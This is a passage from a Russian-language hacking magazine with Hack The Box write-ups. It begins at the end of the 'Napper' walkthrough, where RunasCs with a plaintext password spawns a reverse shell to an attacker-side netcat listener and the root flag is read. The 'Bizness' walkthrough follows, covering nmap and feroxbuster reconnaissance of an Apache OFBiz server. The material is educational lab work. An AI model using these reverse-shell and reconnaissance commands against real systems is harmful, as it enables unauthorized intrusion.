
```
RunasCs.exe backup bFYPKwOpjceZeDRJrcIjytwMAnCMEZiTnVNlVVWU cmd.exe
-r 10.10.16.33:5432 --bypass-uac
```



```
PS C:\Windows\system32> C:\Windows\Tasks\RunasCs.exe backup bFYPKwOpjceZeDRJrcIjytwMAnCMEZiTnVNlVVWU  cmd.exe -r 10.10.16.33:5432 --bypass-uac
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-347ad$\Default
[+] Async process 'cmd.exe' with pid 5292 created and left in background.
```

Запуск RunasCs

И сразу же получаем новую сессию от имени пользователя **backup**.



```
└─$ rlwrap nc -lvp 5432
listening on [any] 5432 ...
connect to [10.10.16.33] from napper.htb [10.10.11.240] 52026
Microsoft Windows [Version 10.0.19045.3636]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
napper\backup

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
4954742985750f5a937a603249c348b0

C:\Windows\system32>
```

Флаг рута

Машина захвачена!

HTB
BIZNESS

OS
Linux

RELEASE DATE
06 Jan 2024

DIFFICULTY
Easy

POINTS
20

Атакуем Apache OFBiz

RalfHacker
hackerralf8@gmail.com

Сегодня мы с тобой проэксплуатируем связку из двух уязвимостей в продукте Apache OFBiz. Это позволит обойти аутентификацию и удаленно выполнять произвольный код на сервере. Получив сессию пользователя, мы сдампим и взломаем хеши из базы данных все того же OFBiz.

Наша цель — получение прав суперпользователя на машине Bizness с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.252    bizness.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.47s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp open  ssl/http nginx 1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
| tls-nextprotoneg:
|_  http/1.1
|_http-title: BizNess Incorporated
| tls-alpn:
|_  http/1.1
|_http-server-header: nginx/1.18.0
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.4p1;
- 80 и 443 — веб-сервер Nginx 1.18.0.

На порте 80 автоматически выполняется редирект на `https://bizness.htb`. Этот адрес мы уже внесли в `/etc/hosts`, поэтому остается только открыть браузер и посмотреть, что там за сайт.



Welcome to BizNess Incorporated

Discover the essence of corporate excellence with BizNess Incorporated. Our commitment to innovation and quality sets us apart in the dynamic business world. Join us on a journey of professional growth and unparalleled success. Your future starts here.

Главная страница сайта

ТОЧКА ВХОДА

На сайте ничего интересного найти не удалось, поэтому приступим к сканированию.

Справка: сканирование веба с feroxbuster


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:

- `-u` — URL;
- `-k` — игнорировать ошибки SSL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Запускаем **feroxbuster**, задав все нужные параметры:


```
feroxbuster -k -u https://bizness.htb/ -t 128 -d 1 -w directory_2.3_
medium_lowercase.txt
```



```
200      GET      168l      952w    75910c https://bizness.htb/img/about-plan.jp
200      GET      522l     1736w    27200c https://bizness.htb/
404      GET        1l       68w      757c https://bizness.htb/select
200      GET      492l     1596w    34633c https://bizness.htb/control
```

Результат сканирования каталогов с помощью feroxbuster

Страница `/control` выдает ошибку, попробуем просканировать вложенные каталоги.




ERROR MESSAGE

org.apache.ofbiz.webapp.control.RequestHandlerException: Unknown request [null]; this request does not exist or cannot be called directly.

Содержимое страницы control


```
feroxbuster -k -u https://bizness.htb/control/ -t 128 -d 1 -w
directory_2.3_medium_lowercase.txt
```



```
200      GET      492l     1596w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      185l      598w    11061c https://bizness.htb/control/login
200      GET      140l      496w     9309c https://bizness.htb/control/view
200      GET      140l      496w     9309c https://bizness.htb/control/main
```

Результат сканирования каталогов с помощью feroxbuster

Находим еще три страницы. На странице `/login` узнаём версию Apache OFBiz.


https://bizness.htb/control/login
Вход
Зарегистрированный пользователь
Имя пользователя
Пароль
Вход
Забыли пароль?

Имеются следующие ошибки:
Имя пользователя пустое, введите повторно.
Пароль пустой, введите повторно.

